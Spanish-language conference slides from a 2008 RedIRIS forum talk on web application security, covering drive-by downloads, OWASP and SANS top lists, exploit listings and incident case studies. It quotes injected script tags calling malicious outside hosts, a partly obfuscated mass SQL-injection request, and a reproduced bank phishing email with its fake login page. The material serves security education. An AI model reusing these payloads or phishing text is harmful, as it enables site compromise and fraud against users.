

Seguridad en aplicaciones Web: un enfoque práctico en el entorno universitario (UCLM)

 Raúl Siles

www.raulsiles.com

VI Foro de seguridad RedIRIS

Seguridad en Web

27 y 28 de marzo de 2008

raul@raulsiles.com

Ponente

- Raúl Siles
- GSE
- Consultor de seguridad independiente
- Miembro del Honeynet Project (SHP)
 - www.honeynet.org
- Miembro del Internet Storm Center (ISC)
 - isc.sans.org
- Instructor del SANS...

A stylized, handwritten signature in blue ink that reads "Raúl Siles". The signature is written in a cursive, flowing style.


www.raulsiles.com

Índice


- Evolución de las amenazas e incidentes en Internet
 - Papel de los servidores y aplicaciones Web en los ataques a usuarios finales
- Vulnerabilidades, exploits e incidentes en aplicaciones Web
- El siguiente objetivo...
 - Dispositivos embebidos
- Estrategia de seguridad en aplicaciones Web: ¡es hora de actuar!

Evolución de las amenazas e incidentes en Internet

Hace mucho, mucho tiempo... ... en una Internet muy lejana



Hoy en día...



Drive-by downloads

- Software (malware) descargado desde el ordenador sin la intervención o el conocimiento del usuario
- Simplemente por visitar una página Web
 - Sin pulsar explícitamente en un enlace
- Explota vulnerabilidades en el navegador o sus extensiones, software asociado (Adobe Reader, Flash...), software cliente, o el SO (y librerías)
 - ¿Situación en los últimos 6 meses?

Drive-By...

- Adobe Reader
- Quick Time
- Java
- MS Office
 - Word, Excel, PowerPoint, etc
- RealPlayer
- Skype
- iTunes
- Adobe Flash
- Navegador
 - Firefox, IE, Safari, etc
- Lector correo
 - Outlook, Thunderbird, etc
- Clientes IM
- VLC, MediaPlayer, etc
- WinZIP
- WinRAR

Llevo un navegador dentro de mí 😊

Mpack: Web, malware, botnets, etc

Server time/date snapshot: 9-Sep-2007 01:38:35
192.168.75.100 (Unknown country)

MPack v0.94 stats

Attacked hosts (total - uniq)	
IE XP ALL	18 - 4
QuickTime	0 - 0
Win2000	4 - 1
Firefox	1 - 1
Opera7	1 - 1

Traffic (total - uniq)	
Total traff	24 - 7
Exploited	2 - 2
Loads count	6 - 3
Loader's response	300% - 150%
Efficiency 25% - 42.86%	

Browser stats (total)	
MSIE	22 91.7%
Opera7	1 4.2%
Firefox	1 4.2%

Modules state	
Statistic type	Textfile-based
User blocking	OFF
Country blocking	OFF

Country	Traff	Loads	Efficiency
US - United states	23 95.8%	5 83.3%	21.74%
RU - Russian federation	1 4.2%	1 16.7%	100%

Referer stats (>3)	
http://www.mymalicious.page/index.php	19 79.2%
http://www.myothermalicious.page/index.php	4 16.7%

(c) 2007 DreamCoders
MPack software is created solely for test purposes. You are prohibited to use it in conditions violating local or international laws. Authors hold no responsibility for any damage, direct or indirect, caused by

Mpack, Icepack, Webattacker...

Seguridad en aplicaciones Web

Problemática

- Públicamente disponibles y gran ubicuidad
- Puertos: ¿Utilidad de los firewalls?
 - TCP 80 (HTTP) y 443 (HTTPS)
- HTTP es un protocolo complejo que permite procesar datos del usuario
- Web 2.0: + complejidad
- Técnicas de ataque sencillas
- Anonimato de Internet (proxies anónimos)
- Código propietario y (probablemente) no verificado
- ¡En busca de dinero! (E-commerce)
- Cambio constante del código, ¿versiones?

¿Cuál es la versión actual de tu aplicación Web? ¿2.9.905?



Vulnerabilidades, exploits e incidentes en aplicaciones Web



Vulnerabilidades Web

Vulnerabilidades

Prioridades y estadísticas

- OWASP Top 10:
 - Fallos, vulnerabilidades y amenazas de seguridad más críticas en aplicaciones Web, ordenados por criticidad
- Algunas ausentes en 2007:
 - Ataques a ciegas (inyección SQL y Xpath), o inyección en LDAP
- Cambio de prioridades en 2008:
 - CSRF, XSS, inyección, etc

http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf

OWASP Top 10

- A1 - Cross Site Scripting (XSS)
- A2 - Ataques de inyección
- A3 - Ejecución de ficheros y código malicioso
- A4 - Referencias directas a objetos inseguras
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Filtrado de información y gestión incorrecta de errores
- A7 - Autenticación y gestión de sesiones
- A8 - Almacenamiento criptográfico inseguro
- A9 - Comunicaciones inseguras
- A10 - Fallo al restringir el acceso a URLs


2008: Cross-Site "lo que sea"

SANS Top 20

Ejemplos
cada
semana

- Riesgos de seguridad (2007)
- Vulnerabilidades en servidores
 - S.1 Aplicaciones Web
 - Vuln. en aplicaciones Web comerciales u open-source
 - ¿Aplicaciones propietarias?

4396 Total Vulnerabilities Reported in
SANS @RISK Data From November 2006 -
October 2007



<http://www.sans.org/top20/>

Exploits Web

Exploits: aplicaciones Web



MILWORM

[remote]

--:DATE	--:DESCRIPTION	--:HITS			--:AUTHOR
2008-03-11	Motorola Timbuktu Pro 8.6.5/8.7 Path Traversal / Log Injection Exploit	276	R	D	Core Security
2008-03-11	Motorola Timbuktu Pro <= 8.6.5 File Deletion/Creation Exploit	4827	R	D	titon
2008-03-10	Argon Client Management Services <= 1.31 Directory Traversal Vuln	604	R	D	Luigi Auriemma
2008-03-10	Acronis PXE Server 2.0.0.1076 Directory Traversal / NULL Pointer Vulns	539	R	D	Luigi Auriemma
2008-03-09	VHCS <= 2.4.7.1 (vhcs2_daemon) Remote Root Exploit	2537	R	D	DarkFig
2008-03-06	Ruby 1.8.6 (Webrick Httpd 1.3.1) Directory Traversal Vulnerability	3537	R	D	DSecRG

[local]

--:DATE	--:DESCRIPTION	--:HITS			--:AUTHOR
2008-03-10	Solaris 8/9/10 fifofs I_PEEK Local Kernel memory Leak Exploit	1431	R	D	Marco Ivaldi
2008-02-21	X.Org xorg-x11-xfs <= 1.0.2-3.1 Local Race Condition Exploit	5410	R	D	vl4dZ
2008-02-18	DESlock+ <= 3.2.6 DLMFDISK.sys local kernel ring0 SYSTEM Exploit	2697	R	D	mu-b
2008-02-18	DESlock+ <= 3.2.6 local kernel ring0 link list zero SYSTEM Exploit	1800	R	D	mu-b
2008-02-18	DESlock+ <= 3.2.6 (list) Local Kernel Memory Leak PoC	1577	R	D	mu-b
2008-02-13	Microsoft Office .WPS File Stack Overflow Exploit (MS08-011)	12266	R	D	chujwanwdupe

[web apps]

--:DATE	--:DESCRIPTION	--:HITS			--:AUTHOR
2008-03-11	Yanneo CMS <= 0.5.1 Remote Blind SQL Injection Exploit	345	R	D	InATeam
2008-03-11	Joomla Component ProductShowcase <= 1.5 SQL Injection Vulnerability	1300	R	D	S@BUN
2008-03-11	phpBB Mod FileBase (id) Remote SQL Injection Vulnerability	1368	R	D	t0pP8uZz
2008-03-11	Boo <= 1.00 Multiple Remote SQL Injection Vulnerabilities	758	R	D	MhZ91
2008-03-11	Mapbender 2.4.4 (gaz) Remote SQL Injection Vulnerability	658	R	D	RedTeam Pentesting
2008-03-11	Mapbender <= 2.4.4 (mapFiler.php) Remote Code Execution Vulnerability	764	R	D	RedTeam Pentesting

Core Impact 7.5: Aplicaciones Web


Incidentes de seguridad Web

Incidentes: ¿Dónde (no) está la amenaza en la Web?

- Servidores Web maliciosos
 - Servidores Web y equipos de usuarios
- Servidores Web con mala reputación
 - Software pirata y n.º. serie, porno, drogas, apuestas, etc
- Servidores Web comprometidos
- Servidores de Web hosting compartido
- Servidores Web publicando contenido malicioso de 3º's
 - Anuncios (Ads), contadores...; relaciones entre compañías
- Servidores Web publicando contenido de los usuarios (Web 2.0)
 - eBay, foros, blogs (tema candente), etc
 - Comunidades en línea: Youtube, Myspace, Facebook, etc
- Buscadores Web (SEO)

¡Navega sólo a sitios Web de confianza! 😊 ~ 10% es malicioso

¿Web defacements en 2008?

DATE	ATTACKER	FLAGS	DOMAIN	OS	VIEW
2008/03/03	D.O.M	H M ★	www1.izquierda-unida.es	Win 2003	

Mirror saved on: 2008/03/01 23:39

Defacer: D.O.M	Domain: http://www1.izquierda-unida.es	IP address: 82.223.176.42
System: Win 2003	Web server: IIS/6.0	Attacker stats

Por ka0x y Piker
D.O.M TEAM 2008

somos: ka0x, an0de, xarnuz, Piker



Tenemos algo en común, le dijo un presidente a un embustero...

<http://www.zone-h.org>

Super Bowl XLI

Web de Miami Dolphin Stadium

- Febrero 2007
 - dolphinstadium.com
- Vulnerabilidad:
 - Inyección SQL en Dreamweaver
 - Ausencia de validación de entrada en el código vulnerable (según cada aplicación Web)
 - Contenidos de la Web almacenados en BD
- Exploits:
 - MS06-014 (MDAC) y MS07-004 (VML)
 - Instalación de keylogger/backdoor: w1c.exe (WoW)



<http://www.websense.com/securitylabs/alerts/alert.php?AlertID=733>

Super Bowl XLI (2)

Web de Miami Dolphin Stadium

- Muchos más sitios comprometidos:
 - Ataques dirigidos: hospitales, apuestas, etc

```
<script src="http://dv521.com/3.js"></script>
```

- Muchos más sitios Web sirviendo scripts
 - 3.js (ene'07), 1.js (dic'06), 8.js (feb'07), etc
 - Google (~200K enlaces)
- Estar en el sitio adecuado en el momento justo: ¿nº. visitantes?

<http://isc.sans.org/diary.html?storyid=2166 & 2178 & 2187...>

MySpace: Nuevo XSS

- MySpace: Comunidad en línea
 - Filtrado de la entrada del usuario en el portal, al editar el perfil del usuario
- Versión móvil: mobile.myspace.com
 - Diciembre 2007 (nueva vulnerabilidad)
 - Filtrado de la salida del usuario, al mostrar el contenido del perfil
- Inserción de Javascript/HTML en la versión móvil para atacar a los usuarios del portal
 - Cuando se arregle, ¿qué pasa con los perfiles ya contaminados?



Robot de inyección SQL masiva

- Diciembre 2007
 - Último incidente de 2007, primero de 2008
 - WHID 2007-82
- 70.000 sitios Web comprometidos
- Inyección SQL automática
 - Script automático o robot (~ gusano)
- Inyección SQL genérica
 - IIS y MS SQL Server
 - **POST** /my.asp?s=300' <código SQL>...

http://www.webappsec.org/projects/whid/byid_id_2007-82.shtml

Robot de inyección SQL masiva (2)

- Redirección de los usuarios a una Web con malware - infección masiva
- Inserta redirección a “uc8010.com” (China) en cada registro de tipo VARCHAR

```
<script src="http://c.uc8010.com/0.js"></script>
```

- Restaurar la base de datos, ¿backup?
- La Web maliciosa explota una vulnerabilidad en Real Player para la que no hay parche:

<http://isc.sans.org/diary.html?storyid=3810>

Robot de inyección SQL masiva (3)

- Inyección SQL ofuscada:

```
GET /home/site_content_3.asp?  
s=290';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST  
(0x640065...03B00%20AS%20NVARCHAR(4000));EXEC(@S);--
```

- **CAST: Conversión entre tipos (@S=...;)**

Para todas las tablas de usuario (U), buscar las columnas de tipo VARCHAR y hacer un UPDATE de la fila, añadiendo "<script>...</script>"

<http://isc.sans.org/diary.html?storyid=3823>

SPAM & Phising

¿nadie pica, no?

¿Y los filtros anti-SPAM y anti-phising?

Nuevo Sistema De Seguridad Inbox | X

info@ibercaja.es show details 2:34 AM (22 hours ago)

iberCaja

Se contratan traductores: ¡Razón aquí!

Iber Caja siempre trata de encontrar sus expectativas mas altas. Por eso usamos la ultima tecnologia en seguridad para nuestros clientes. Por lo tanto nuestro departamento de antifraude ha desarrollando un nuevo sistema de seguridad que elimine cualquier posibilidad del acceso de la tercera persona a sus datos, cuentas ni fondos. Este sistema esta construido en la utilizacion de una pregunta secreta y respuesta. Su respuesta secreta seria usada para confirmar su identidad cuando haga una operacion de pagos. Es obligatorio para todos los clientes de Iber Caja en Linea usar este sistema de seguridad. Nuestro consejo para usted es que introduzca sus datos de acceso para pasar La Verificacion Del Sistema. Si el registro no es realizado dentro de 48 Horas su cuenta sera suspendida temporalmente hasta que su registro sea completado. Esto solo le va a costar unos minutos de su tiempo y va a tener una seguridad mucho mas estable. Para comenzar el registro por favor pinche aqui:

<http://211.35.49.230>

Todos los Derechos Reversados 1996-2008@ Grupo Financiero IberCaja.A.
Para cualquier duda o aclaracion comuniquese con nosotros al Telfi:901 37 37 37

Última semana febrero 08:

- IberCaja
- La Caixa
- Openbank
- Cajamadrid
- Santander ...

http://0xd3.0x23.0x31e6/.clientes.ibercaja.es/Login_asp.htm

Reported Phishing Website: Navigation Blocked - Windows Internet Explorer

http://211.35.49.230/.clientes.ibercaja.es/Login_asp.htm - Windows Internet Explorer

http://211.35.49.230/.clientes.ibercaja.es/Login_asp... Phishing Website

IBERCAJA DIRECTO

Contactenos

28 de Febrero de 2008

Alta en Ibercaja Directo:
[Solicite ahora](#) Nuestro servicio gratuito

Ayuda:
 - [No consiga acceder introduciendo su clave ?](#)

Para cualquier otra consulta:
 - [Telefono](#)
 - [Correo electronico](#)

Demo:
 - [Acceso a VERSION DEMO](#)

Seguridad:
 - [Tarieta de claves](#)
 - [Recomendaciones a tener en cuenta](#)

ACCESO a Ibercaja Directo e Ibercaja Directo Negocios
 Para operar las 24 h. por Internet

Solo clientes dados de alta en Ibercaja Directo. Para acceder introduzca :

Cod. Identif. Usuario :

[Clave de Acceso](#)

Acceso con DNI electronico. Solo clientes dados de alta en Ibercaja Directo

[Como funciona?](#)

Acceso para clientes sin contrato Ibercaja Directo, con el PIN de cualquiera de sus Tarjetas Ibercaja *:

DNI : [Ayuda](#)

